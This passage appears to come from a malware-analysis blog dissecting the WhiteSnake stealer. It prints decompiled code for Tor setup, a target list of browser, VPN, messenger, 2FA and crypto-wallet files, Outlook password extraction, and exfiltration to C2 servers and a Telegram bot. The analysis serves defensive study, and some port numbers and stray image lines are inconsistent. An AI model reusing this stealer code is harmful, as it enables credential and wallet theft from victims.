Moving forward, the Tor directory is created under the random name retrieved from the configuration under **%LOCALAPPDATA%**. The TOR archive is then retrieved from https://archive.torproject.org/. Tor, short for “The Onion Router,” is a free and open-source software project that aims to provide anonymous communication on the Internet. WhiteSnake uses TOR for communication, which makes it quite unique compared to other stealers. Hidden services or onion services allow services to be hosted on the Tor network without requiring traditional servers or port forwarding configurations. With Tor’s hidden services, the connection is established within the Tor network itself, which provides anonymity. When a hidden service is set up, it generates a unique address ending with **.onion** under **C:\Users<username>\AppData\Local<random_name>\host**. This address can only be accessed through the Tor network, and the connection is routed through a series of Tor relays, making it difficult to trace the actual attacker’s server.

```
// Token: 0x060000EB RID: 235
private static string TorDownload()
{
    string tempFileName = Path.GetTempFileName();
    string text = "https://archive.torproject.org/tor-package-archive/torbrowser/12.0.4/tor-expert-bundle-12.0.4-windows-x86_64.tar.gz";
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.DownloadFile(text, tempFileName);
            return tempFileName;
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
    return null;
```

The function below is responsible for building out the torr.txt, also known as Tor configuration file.

```
37    // Token: 0x060000EC RID: 236 RVA: 0x00007008 File Offset: 0x00005208
38    private static void torr_txt(int dZZ5ow)
39    {
40        StringBuilder stringBuilder = new StringBuilder();
41        stringBuilder.AppendFormat("SOCKSPort {0}" + Environment.NewLine, dZZ5ow + 1);
42        stringBuilder.AppendFormat("ControlPort {0}" + Environment.NewLine, dZZ5ow + 2);
43        stringBuilder.AppendFormat("DataDirectory {0}" + Environment.NewLine, Path.Combine(Configuration.TorFolderName, "data"));
44        stringBuilder.AppendFormat("HiddenServiceDir {0}" + Environment.NewLine, download_tor.oEZul);
45        stringBuilder.AppendFormat("HiddenServicePort 80 127.0.0.1:{0}" + Environment.NewLine, dZZ5ow);
46        stringBuilder.AppendLine("HiddenServiceVersion 3");
47        File.WriteAllText(download_tor.cGORmY, stringBuilder.ToString());
48    }
```

Example of the Tor configuration file:

```
1  SOCKSPort 4256
2  ControlPort 4257
3  DataDirectory C:\Users\<username>\AppData\Local\<random_name>\data
4  HiddenServiceDir C:\Users\<username>\AppData\Local\<random_name>\host
5  HiddenServicePort 80 127.0.0.1:4255
6  HiddenServiceVersion 3
```

- **SOCKSPort 4256**: This field specifies the port number (6849) on which Tor should listen for SOCKS connections. The SOCKS protocol is commonly used to establish a proxy connection for applications to communicate through Tor.
- **ControlPort 4257**: This field sets the port number (6850) for the Tor control port. The control port allows external applications to interact with the Tor process.
- **DataDirectory C:\Users<username>\AppData\Local<random_name>\data**: The **DataDirectory** field specifies the directory where Tor should store its data files, such as its state, cached data, and other runtime information.
- **HiddenServiceDir C:\Users<username>\AppData\Local<random_name>\host**: This directive specifies the directory where Tor should store the files related to a hidden service. Hidden services are websites or services hosted on the Tor network, typically with addresses ending in **.onion**. In this example, the hidden service files will be stored in **C:\Users<username>\AppData\Local<random_name>\host**.
- **HiddenServicePort 80 127.0.0.1:6848**: This field configures a hidden service to listen on port 80 on the local loopback interface (127.0.0.1) and forward incoming connections to port 6848.
- **HiddenServiceVersion 3**: This field specifies the version of the hidden service. Please note that the port numbers can vary on each infected machine.

The stealer then proceeds to check if the file **report.lock** exists within the created Tor directory, if it does not, the stealer proceeds with loading the APIs such as GetModuleHandleA, GetForegroundWindow, GetWindowTextLengthA, GetWindowTextA, GetWindowThreadProcessId, and CryptUnprotectData. Then it proceeds with parsing the stealer configuration (the data to be exfiltrated). I have beautified the configuration for a simplified read.

```
<?xml version="1.0" encoding="utf-16"?>
<Commands xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <commands>
    <command name="2">
      <args>
        <string>Mozilla\Firefox</string>
      </args>
    </command>
    <command name="2">
      <args>
        <string>Thunderbird</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Google\Chrome</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Yandex\YandexBrowser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Vivaldi</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>CocCoc\Browser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>CentBrowser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>BraveSoftware\Brave-Browser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Chromium</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Microsoft\Edge</string>
```

```
  </args>
</command>
<command name="1">
  <args>
    <string>Opera</string>
    <string>%AppData%\Opera Software\Opera Stable</string>
  </args>
</command>
<command name="1">
  <args>
    <string>OperaGX</string>
    <string>%AppData%\Opera Software\Opera GX Stable</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\dolphin_anty</string>
    <string>db.json</string>
    <string>Apps\DolphinAnty</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%USERPROFILE%\OpenVPN\config</string>
    <string>*\*.ovpn</string>
    <string>Grabber\OpenVPN</string>
  </args>
</command>
<command name="4">
  <args>
    <string>SOFTWARE\Martin Prikryl\WinSCP 2\Sessions\*</string>
    <string>HostName;UserName;Password</string>
    <string>Apps\WinSCP\sessions.txt</string>
  </args>
</command>
<command name="4">
  <args>
    <string>SOFTWARE\FTPWare\CoreFTP\Sites\*</string>
    <string>Host;Port;User;PW</string>
    <string>Apps\CoreFTP\sessions.txt</string>
  </args>
</command>
<command name="4">
  <args>
    <string>SOFTWARE\Windscribe\Windscribe2</string>
    <string>userId;authHash</string>
    <string>Apps\Windscribe\token.txt</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Authy Desktop\Local Storage\leveldb</string>
```

```
    <string>*</string>
    <string>Grabber\Authy</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\WinAuth</string>
    <string>*.xml</string>
    <string>Grabber\WinAuth</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\obs-studio\basic\profiles</string>
    <string>*\service.json</string>
    <string>Apps\OBS</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\FileZilla</string>
    <string>sitemanager.xml;recentservers.xml</string>
    <string>Apps\FileZilla</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%LocalAppData%\AzireVPN</string>
    <string>token.txt</string>
    <string>Apps\AzireVPN</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%USERPROFILE%\snowflake-ssh</string>
    <string>session-store.json</string>
    <string>Apps\Snowflake</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%ProgramFiles(x86)%\Steam</string>
    <string>ssfn*;config\*.vdf</string>
    <string>Grabber\Steam</string>
  </args>
</command>
<command name="1">
  <args>
    <string>Discord</string>
    <string>%Appdata%\Discord</string>
  </args>
</command>
```

```
<command name="0">
  <args>
    <string>%Appdata%\Discord\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Browsers\Discord\leveldb</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\The Bat!</string>
    <string>ACCOUNT.???</string>
    <string>Grabber\The Bat!</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%SystemDrive%</string>
    <string />
    <string>Apps\Outlook\credentials.txt</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%SystemDrive%</string>
    <string>Account.rec0</string>
    <string>Apps\Foxmail</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Signal</string>
    <string>config.json;sql\db.sqlite</string>
    <string>Grabber\Signal</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\.purple</string>
    <string>accounts.xml</string>
    <string>Apps\Pidgin</string>
  </args>
</command>
<command name="5">
  <args>
    <string>Telegram;tdata</string>
    <string>%AppData%\Telegram Desktop\tdata</string>
    <string>*s;?????????????\*s</string>
    <string>Grabber\Telegram</string>
  </args>
</command>
<command name="0">
  <args>
```

```
    <string>%AppData%\ledger live</string>
    <string>app.json</string>
    <string>Grabber\Wallets\Ledger</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\atomic\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Grabber\Wallets\Atomic</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\WalletWasabi\Client\Wallets</string>
    <string>*.json</string>
    <string>Grabber\Wallets\Wasabi</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Binance</string>
    <string>*.json</string>
    <string>Grabber\Wallets\Binance</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Guarda\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Grabber\Wallets\Guarda</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%LocalAppData%\Coinomi\Coinomi</string>
    <string>*.wallet</string>
    <string>Grabber\Wallets\Coinomi</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Bitcoin\wallets</string>
    <string>*\*wallet*</string>
    <string>Grabber\Wallets\Bitcoin</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Electrum\wallets</string>
    <string>*</string>
    <string>Grabber\Wallets\Electrum</string>
```

```
      </args>
    </command>
    <command name="0">
      <args>
        <string>%AppData%\Electrum-LTC\wallets</string>
        <string>*</string>
        <string>Grabber\Wallets\Electrum-LTC</string>
      </args>
    </command>
    <command name="0">
      <args>
        <string>%AppData%\Zcash</string>
        <string>*wallet*dat</string>
        <string>Grabber\Wallets\Zcash</string>
      </args>
    </command>
    <command name="0">
      <args>
        <string>%AppData%\Exodus</string>
        <string>exodus.conf.json;exodus.wallet\*.seco</string>
        <string>Grabber\Wallets\Exodus</string>
      </args>
    </command>
    <command name="0">
      <args>

<string>%AppData%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb</string>
        <string>.l??</string>
        <string>Grabber\Wallets\JaxxLiberty</string>
      </args>
    </command>
    <command name="0">
      <args>
        <string>%AppData%\Jaxx\Local Storage\leveldb</string>
        <string>.l??</string>
        <string>Grabber\Wallets\JaxxClassic</string>
      </args>
    </command>
    <command name="3">
      <args>
        <string>Metamask</string>
        <string>nkbihfbeogaeaoehlefnkodbefgpgknn</string>
      </args>
    </command>
    <command name="3">
      <args>
        <string>Ronin</string>
        <string>fnjhmkhhmkbjkkabndcnnogagogbneec</string>
      </args>
    </command>
    <command name="3">
      <args>
```

```
        <string>BinanceChain</string>
        <string>fhbohimaelbohpjbbldcngcnapndodjp</string>
      </args>
    </command>
    <command name="3">
      <args>
        <string>TronLink</string>
        <string>ibnejdfjmmkpcnlpebklmnkoeoihofec</string>
      </args>
    </command>
    <command name="3">
      <args>
        <string>Phantom</string>
        <string>bfnaelmomeimhlpmgjnjophhpkkoljpa</string>
      </args>
    </command>
    <command name="0">
      <args>
        <string>%UserProfile%\Desktop</string>
        <string>*.txt;*.doc*;*.xls*;*.kbd*;*.pdf</string>
        <string>Grabber\Desktop Files</string>
      </args>
    </command>
  </commands>
</Commands>
```

The code below is responsible for parsing and retrieving information from directories and files related to browsing history, cookies, and extensions.

```
// Token: 0x06000092 RID: 146 RVA: 0x00004944 File Offset: 0x00002B44
[CompilerGenerated]
internal static void aPu(DirectoryInfo anXFH, ref Parsing_configuration.<>c__DisplayClass6_0 <>c__DisplayClass6_0_0, ref Parsing_configuration.<>c__DisplayClass6_1 <>c__DisplayClass6_1_0)
{
    if (Directory.Exists(Path.Combine(anXFH.FullName, "Local Extension Settings")))
    {
        <>c__DisplayClass6_0_0.result.AddRange(Parsing_configuration.iq(anXFH, Parsing_configuration.ax, "Browsers\\" + <>c__DisplayClass6_1_0.browserName + "\\" + anXFH.Name));
        DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(anXFH.FullName, "Local Extension Settings"));
        foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
        {
            foreach (rSfw rSfw in Parsing_configuration.zbAx)
            {
                if (rSfw._pbOvwiBiVnebg[1] == directoryInfo2.Name)
                {
                    <>c__DisplayClass6_0_0.result.AddRange(Parsing_configuration.iq(directoryInfo2, new string[] { "*" }, string.Concat(new string[]
                    {
                        "Grabber\\Wallets\\",
                        rSfw._pbOvwiBiVnebg[0],
                        "\\",
                        <>c__DisplayClass6_1_0.browserName,
                        "-",
                        anXFH.Name
                    })));
                }
            }
        }
    }

    // Token: 0x0400003D RID: 61
    private static List<rSfw> zbAx = null;

    // Token: 0x0400003E RID: 62
    private static readonly string[] ax = new string[] { "Network\\Cookies", "Cookies", "History", "Login Data", "Web Data", "Bookmarks" };

    // Token: 0x0400003F RID: 63
    private static readonly string[] slX0 = new string[] { "logins.json", "key4.db", "cookies.sqlite", "places.sqlite" };
}
```

WhiteSnake creates the WSR file that is encrypted using the RC4-encryption algorithm with a key generated on the fly. The WSR filename is comprised of the first random 5 characters, followed by **_username**`, **@computername** and **_report**, the example is shown below. The WSR is the file containing the exfiltrated data.

hhcvT_administrator@WINDOWS-CBVFCB_report

```
            GetCurrentProcess.ProcessExit();
        }
        if (!File.Exists(TorDir.report.lock))
        {
            API_fnc.vvIh70();
            byte[] array = TorDir.LogFileParser(Configuration.StealerConfiguration);
            bool flag = false;
            Console.WriteLine("Uploading ...");
            while (!flag)
            {
                if (!(flag = TorDir.LogFileWSRCreate(array)))
                {
                    Console.WriteLine("AMOGUS");
                    Thread.Sleep(2000);
                }
                else
                {
                    Console.WriteLine("made in heaven");
                    TorDir.CreateReportLockFileAndTorDir();
                }
            }
```

```
// Token: 0x060000B0 RID: 176
public static bool LogFileWSRCreate(byte[] d48s)
{
    string text = string.Format("{0}_{1}@{2}_report.wsr", kA6D.random_gen(5), OS_Enumeration.Username(), OS_Enumeration.MachineName());
    string text2 = Upload_WSR.BeginTransfer(text, d48s);
    return !string.IsNullOrEmpty(text2) && TorDir.LogParsing(text2, kA6D.ww((double)d48s.Length));
}
```

It is worth noting that if the attacker has RC4 + RSA encryption option set (by default), then the RC4 key is encrypted with RSA encryption, and the RSA public key is stored in the configuration.

```
                using (StringWriter stringWriter = new StringWriter())
                {
                    xmlSerializer.Serialize(stringWriter, vHWtC2);
                    bytes = Encoding.UTF8.GetBytes(stringWriter.ToString());
                }
                byte[] array2 = kA6D.ctOuh4(bytes);
                byte[] array3 = new byte[32];
                new RNGCryptoServiceProvider().GetBytes(array3);
                byte[] array4 = uTY.RC4(array2, array3);
                byte[] array5;
                if (string.IsNullOrEmpty(Configuration.RSAKeyValue))
                {
                    array5 = array3;
                }
                else
                {
                    try
                    {
                        using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
                        {
                            rsacryptoServiceProvider.FromXmlString(Configuration.RSAKeyValue);
                            array5 = rsacryptoServiceProvider.Encrypt(array3, true);
                        }
                    }
                    catch (Exception ex)
                    {
                        array5 = array3;
                        Console.WriteLine(ex.Message);
                    }
                }
                byte[] bytes2 = Encoding.ASCII.GetBytes("WSR$");
                byte[] array6 = new byte[bytes2.Length + array4.Length + array5.Length];
                Buffer.BlockCopy(bytes2, 0, array6, 0, bytes2.Length);
                Buffer.BlockCopy(array4, 0, array6, bytes2.Length, array4.Length);
                Buffer.BlockCopy(array5, 0, array6, bytes2.Length + array4.Length, array5.Length);
                return array6;
            }
        }
        goto IL_3FA;
    }
```


Below is the function responsible for basic information parsing.

```
70          vHWtC vHWtC = default(vHWtC);
71          vHWtC._EIEs9Y7AT5jY2 = Parsing_configuration.jtb(cOtP4);
72          iis[] array = new iis[20];
73          int num = 0;
74          iis iis = new iis
75          {
76              _CZ7eUipx8wXHZ = "Username",
77              _eYOV3eKZsohAw = OS_Enumeration.Username()
78          };
79          array[num] = iis;
80          int num2 = 1;
81          iis = new iis
82          {
83              _CZ7eUipx8wXHZ = "Compname",
84              _eYOV3eKZsohAw = OS_Enumeration.MachineName()
85          };
86          array[num2] = iis;
87          int num3 = 2;
88          iis = new iis
89          {
90              _CZ7eUipx8wXHZ = "OS",
91              _eYOV3eKZsohAw = Environment.OSVersion.ToString()
92          };
93          array[num3] = iis;
94          int num4 = 3;
95          iis = new iis
96          {
97              _CZ7eUipx8wXHZ = "Tag",
98              _eYOV3eKZsohAw = Configuration.Build_tag
99          };
100         array[num4] = iis;
101         int num5 = 4;
102         iis = new iis
103         {
104             _CZ7eUipx8wXHZ = "IP",
105             _eYOV3eKZsohAw = OS_Enumeration.jz()
106         };
107         array[num5] = iis;
108         int num6 = 5;
109         iis = new iis
110         {
111             _CZ7eUipx8wXHZ = "Screen size",
112             _eYOV3eKZsohAw = OS_Enumeration.t90Bs()
113         };
114         array[num6] = iis;
115         int num7 = 6;
116         iis = new iis
117         {
118             _CZ7eUipx8wXHZ = "CPU",
119             _eYOV3eKZsohAw = OS_Enumeration.kksd()
120         };
121         array[num7] = iis;
122         int num8 = 7;
123         iis = new iis
124         {
```

The stealer appends certain fields to the basic information of the infected machine before sending it out to Telegram Bot configured by an attacker.

```
string text = string.Empty;
try
{
    using (WebClient webClient = new WebClient())
    {
        StringBuilder stringBuilder = new StringBuilder();
        string text2 = Configuration.Build_tag.Replace(" ", "_").Replace("-", "_");
        stringBuilder.AppendFormat("#{0} {1} {2}\n\n", text2, TorDir.ggFw_k ? "#Wallets" : "", (Configuration.Execution_Method == "1") ? "#Beacon" : "");
        stringBuilder.AppendFormat("<b>OS:</b> <i>{0}</i>\n", Environment.OSVersion.ToString());
        stringBuilder.AppendFormat("<b>Country:</b> <i>{0}</i>\n", OS_Enumeration.k7aQF);
        stringBuilder.AppendFormat("<b>Username:</b> <i>{0}</i>\n", OS_Enumeration.Username());
        stringBuilder.AppendFormat("<b>Compname:</b> <i>{0}</i>\n\n", OS_Enumeration.MachineName());
        stringBuilder.AppendFormat("<b>Report size:</b> {0}Mb\n", by);
        string text3 = "http://127.0.0.1:18772/handleOpenWSR?r=" + cpPB;
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.AppendFormat("https://api.telegram.org/bot{0}/sendMessage", Configuration.TelegramBotToken);
        stringBuilder2.AppendFormat("?chat_id={0}", Configuration.Telegram_ChatID);
        stringBuilder2.AppendFormat("&text={0}", kA6D.tg(stringBuilder.ToString()));
        stringBuilder2.AppendFormat("&reply_markup={0}", kA6D.tg(string.Concat(new string[] { "{\"inline_keyboard\":[[{\"text\":\"Download\",\"url\":\"", cpPB, "\"},{\"text\":\"Open\",\"url\":\"", text3, "\"}]]}" })));
        stringBuilder2.Append("&parse_mode=HTML");
        Uri uri = new Uri(stringBuilder2.ToString());
        Console.WriteLine("TELEGRAM GET: " + stringBuilder2.ToString());
        text = webClient.DownloadString(uri);
        Console.WriteLine("TELEGRAM RESPONSE: " + text);
    }
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
    return false;
}
```


The WSR log file is uploaded to one of the available servers listed in the configuration file. If one of servers is not available and the web request fails, the stealer tries the next IP on the list.



```
public static string BeginTransfer(string rXjk, byte[] e4)
{
    string text = "";
    try
    {
        using (WebClient webClient = new WebClient())
        {
            Console.WriteLine("Begin transfer " + e4.Length.ToString() + " bytes ...");
            foreach (string text2 in Configuration.C2_Nodes)
            {
                Console.WriteLine("Trying node " + text2);
                try
                {
                    byte[] array = webClient.UploadData(text2 + "/" + kA6D.tg(rXjk), "PUT", e4);
                    text = Encoding.UTF8.GetString(array).Replace(text2, text2 + "/get");
                    if (text.Contains(text2))
                    {
                        break;
                    }
                    Console.WriteLine("Node " + text2 + " upload error ...");
                }
                catch (WebException)
                {
                    Console.WriteLine("Node " + text2 + " is down, trying another server ...");
                }
            }
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
        return null;
    }
```

The attacker has two options to get the logs from Telegram.

- Download the WSR locally from one of the servers hosting the log file.
- Open directly via localhost (for example, http://127.0.0.1:18772/handleOpenWSR?r=http://IP_Address:8080/get/CBxn1/hhcvT_administrator@WINDOWS-CBVFCB_report.wsr). By accessing that URL the attacker will get the logs parsed directly into the WhiteSnake report viewer panel show below on the right. We will come back to the report viewer panel later in this blog.



The snippet of Outlook parsing is shown below. The stealer retrieves Outlook information from the registry key based on the default profile.

```
StringBuilder stringBuilder = new StringBuilder();
foreach (string text in Outlook_parser.nU9SWS)
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\" + text + "\\9375CFF0413111d3B88A00104B2A6676", false);
        if (registryKey != null)
        {
            foreach (string text2 in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2, false))
                {
                    string text3 = string.Empty;
                    string text4 = string.Empty;
                    object value = registryKey2.GetValue("Email", null);
                    if (value != null)
                    {
                        foreach (string text5 in Outlook_parser.zrZh)
                        {
                            object value2 = registryKey2.GetValue(text5);
                            if (value2 != null)
                            {
                                text4 = value2.ToString();
                            }
                        }
                        foreach (string text6 in Outlook_parser.sb)
                        {
                            object value3 = registryKey2.GetValue(text6);
                            if (value3 != null)
                            {
                                byte[] array4 = (byte[])value3;
                                text3 = Outlook_parser.chyI(array4);
                            }
                        }
                        stringBuilder.AppendLine("[Outlook]");
                        stringBuilder.AppendFormat("{0}={1}\n", "email", value.ToString());
                        stringBuilder.AppendFormat("{0}={1}\n", "server", text4);
                        stringBuilder.AppendFormat("{0}={1}\n", "password", text3);
                        stringBuilder.AppendLine();
                    }
                }
            }
        }
    }
    catch
    {
    }
}
```

WhiteSnake stealer uses WMI queries for basic system information enumeration as mentioned above. Here are some other queries that are ran by the stealer:

